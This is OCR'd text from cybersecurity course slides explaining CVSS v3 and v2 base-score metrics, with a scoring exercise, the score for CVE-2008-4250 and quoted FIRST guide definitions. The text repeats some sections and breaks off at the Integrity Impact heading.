
CVE Scoring Rubric v3 - Base Score



https://www.first.org/cvss/user-guide

CVE Scoring Rubric v3 - Base Score


5.7. Integrity Impact



https://www.first.org/cvss/user-guide

CVE Scoring Rubric v3 - Base Score

5.8. Availability Impact



https://www.first.org/cvss/user-guide

CVE Scoring Rubric v3 - Base Score

Select values for all base metrics to generate score

Base Score

Attack Vector (AV)
Network (N) | Adjacent (A) | Local (L) | Physical (P)

Attack Complexity (AC)
Low (L) | High (H)

Privileges Required (PR)
None (N) | Low (L) | High (H)

User Interaction (UI)
None (N) | Required (R)

Scope (S)
Unchanged (U) | Changed (C)

Confidentiality (C)
None (N) | Low (L) | High (H)

Integrity (I)
None (N) | Low (L) | High (H)

Availability (A)
None (N) | Low (L) | High (H)

This is the calculator on the FIRST website

FIRST = Forum of Incident Response and Security Teams

https://www.first.org/cvss/calculator/3.0

CVSS Rubric v3

https://www.first.org/cvss/calculator/3.0


Use the CVSS v3.0 calculator to calculate the base score of this hypothetical vulnerability:

- Attack vector: must be on the same subnet as victim
- Attack complexity: can be easily repeated at any time
- Privileges required: must be authenticated as a normal user
- User interaction: no interaction required by victim
- Scope: extends beyond vulnerable component
- Confidentiality: attacker has full access to data content
- Integrity: attacker can modify data content
- Availability: attacker can deny access to data content

Write your CVSS base score calculation in the chat window

Older Vulnerabilities


CVE-2008-4250



This was the vulnerability we looked at in Lesson 1

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250


National Vulnerability Database



More details are found on the NIST National Vulnerability Database website including CVSS scores, advisories, solutions, tools, and version information.

https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-4250


Common Vulnerability Scoring System (CVSS) v2



Base score is 10 using the older v2 version of the CVSS calculator. The base score is composed of Impact and Exploitability metrics which are also shown.

https://nvd.nist.gov/cvss/v2-calculator?name=CVE-2008-4250&vector=(AV:N/AC:L/Au:N/C:C/I:C/A:C)

Common Vulnerability Scoring System (CVSS) v2



https://nvd.nist.gov/cvss/v2-calculator?name=CVE-2008-4250&vector=(AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVE Scoring Rubric v2 - Base Score

CVSS Base Score	**10**
Impact Subscore	10
Exploitability Subscore	10
CVSS Temporal Score	**Not Defined**
CVSS Environmental Score	**Not Defined**
Modified Impact Subscore	0
Overall CVSS Score	**10**

Show Equations

Base Score Metrics

Exploitability Metrics

Access Vector (AV)*
Local (AV:L) | Adjacent Network (AV:A) | **Network (AV:N)**

Access Complexity (AC)*
High (AC:H) | Medium (AC:M) | **Low (AC:L)**

Authentication (Au)*
Multiple (Au:M) | Single (Au:S) | **None (Au:N)**

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Partial (C:P) | **Complete (C:C)**

Integrity Impact (I)*
None (I:N) | Partial (I:P) | **Complete (I:C)**

Availability Impact (A)*
None (A:N) | Partial (A:P) | **Complete (A:C)**

* - All base metrics are required to generate a base score.

https://nvd.nist.gov/cvss/v2-calculator?name=CVE-2008-4250&vector=(AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS Rubric v2

CVE Scoring Rubric v2 - Base Score

2.1.1. Access Vector (AV)

This metric reflects how the vulnerability is exploited. The possible values for this metric are listed in Table 1. The more remote an attacker can be to attack a host, the greater the vulnerability score.

Metric Value	Description
Local (L)	A vulnerability exploitable with only *local access* requires the attacker to have either physical access to the vulnerable system or a local (shell) account. Examples of locally exploitable vulnerabilities are peripheral attacks such as Firewire/USB DMA attacks, and local privilege escalations (e.g., sudo).
Adjacent Network (A)	A vulnerability exploitable with *adjacent network access* requires the attacker to have access to either the broadcast or collision domain of the vulnerable software. Examples of local networks include local IP subnet, Bluetooth, IEEE 802.11, and local Ethernet segment.
Network (N)	A vulnerability exploitable with *network access* means the vulnerable software is bound to the network stack and the attacker does not require local network access or local access. Such a vulnerability is often termed "remotely exploitable". An example of a network attack is an RPC buffer overflow.

Table 1: Access Vector Scoring Evaluation

https://www.first.org/cvss/v2/guide

CVE Scoring Rubric v2 - Base Score

2.1.2. Access Complexity (AC)

This metric measures the complexity of the attack required to exploit the vulnerability once an attacker has gained access to the target system. For example, consider a buffer overflow in an Internet service: once the target system is located, the attacker can launch an exploit at will.

Other vulnerabilities, however, may require additional steps in order to be exploited. For example, a vulnerability in an email client is only exploited after the user downloads and opens a tainted attachment. The possible values for this metric are listed in Table 2. The lower the required complexity, the higher the vulnerability score.

Metric Value	Description
High (H)	Specialized access conditions exist. For example: • In most configurations, the attacking party must already have elevated privileges or spoof additional systems in addition to the attacking system (e.g., DNS hijacking). • The attack depends on social engineering methods that would be easily detected by knowledgeable people. For example, the victim must perform several suspicious or atypical actions. • The vulnerable configuration is seen very rarely in practice. • If a race condition exists, the window is very narrow.
Medium (M)	The access conditions are somewhat specialized; the following are examples: • The attacking party is limited to a group of systems or users at some level of authorization, possibly untrusted. • Some information must be gathered before a successful attack can be launched. • The affected configuration is non-default, and is not commonly configured (e.g., a vulnerability present when a server performs user account authentication via a specific scheme, but not present for another authentication scheme). • The attack requires a small amount of social engineering that might occasionally fool cautious users (e.g., phishing attacks that modify a web browsers status bar to show a false link, having to be on someones buddy list before sending an IM exploit).
Low (L)	Specialized access conditions or extenuating circumstances do not exist. The following are examples: • The affected product typically requires access to a wide range of systems and users, possibly anonymous and untrusted (e.g., Internet-facing web or mail server). • The affected configuration is default or ubiquitous. • The attack can be performed manually and requires little skill or additional information gathering. • The race condition is a lazy one (i.e., it is technically a race but easily winnable).

https://www.first.org/cvss/v2/guide

CVE Scoring Rubric v2 - Base Score

2.1.3. Authentication (Au)

This metric measures the number of times an attacker must authenticate to a target in order to exploit a vulnerability. This metric does not gauge the strength or complexity of the authentication process, only that an attacker is required to provide credentials before an exploit may occur. The possible values for this metric are listed in Table 3. The fewer authentication instances that are required, the higher the vulnerability score.

Metric Value	Description
Multiple (M)	Exploiting the vulnerability requires that the attacker authenticate two or more times, even if the same credentials are used each time. An example is an attacker authenticating to an operating system in addition to providing credentials to access an application hosted on that system.
Single (S)	The vulnerability requires an attacker to be logged into the system (such as at a command line or via a desktop session or web interface).
None (N)	Authentication is not required to exploit the vulnerability.

Table 3: Authentication Scoring Evaluation

The metric should be applied based on the authentication the attacker requires before launching an attack. For example, if a mail server is vulnerable to a command that can be issued before a user authenticates, the metric should be scored as "None" because the attacker can launch the exploit before credentials are required. If the vulnerable command is only available after successful authentication, then the vulnerability should be scored as "Single" or "Multiple," depending on how many instances of authentication must occur before issuing the command.

https://www.first.org/cvss/v2/guide

CVE Scoring Rubric v2 - Base Score

2.1.4. Confidentiality Impact (C)

This metric measures the impact on confidentiality of a successfully exploited vulnerability. Confidentiality refers to limiting information access and disclosure to only authorized users, as well as preventing access by, or disclosure to, unauthorized ones. The possible values for this metric are listed in Table 4. Increased confidentiality impact increases the vulnerability score.

Metric Value	Description
None (N)	There is no impact to the confidentiality of the system.
Partial (P)	There is considerable informational disclosure. Access to some system files is possible, but the attacker does not have control over what is obtained, or the scope of the loss is constrained. An example is a vulnerability that divulges only certain tables in a database.
Complete (C)	There is total information disclosure, resulting in all system files being revealed. The attacker is able to read all of the system's data (memory, files, etc.)

Table 4: Confidentiality Impact Scoring Evaluation

https://www.first.org/cvss/v2/guide

CVE Scoring Rubric v2 - Base Score

2.1.4. Confidentiality Impact (C)

This metric measures the impact on confidentiality of a successfully exploited vulnerability. Confidentiality refers to limiting information access and disclosure to only authorized users, as well as preventing access by, or disclosure to, unauthorized ones. The possible values for this metric are listed in Table 4. Increased confidentiality impact increases the vulnerability score.

Metric Value	Description
None (N)	There is no impact to the confidentiality of the system.
Partial (P)	There is considerable informational disclosure. Access to some system files is possible, but the attacker does not have control over what is obtained, or the scope of the loss is constrained. An example is a vulnerability that divulges only certain tables in a database.
Complete (C)	There is total information disclosure, resulting in all system files being revealed. The attacker is able to read all of the system's data (memory, files, etc.)

Table 4: Confidentiality Impact Scoring Evaluation

https://www.first.org/cvss/v2/guide

CVE Scoring Rubric v2 - Base Score

2.1.5. Integrity Impact (I)

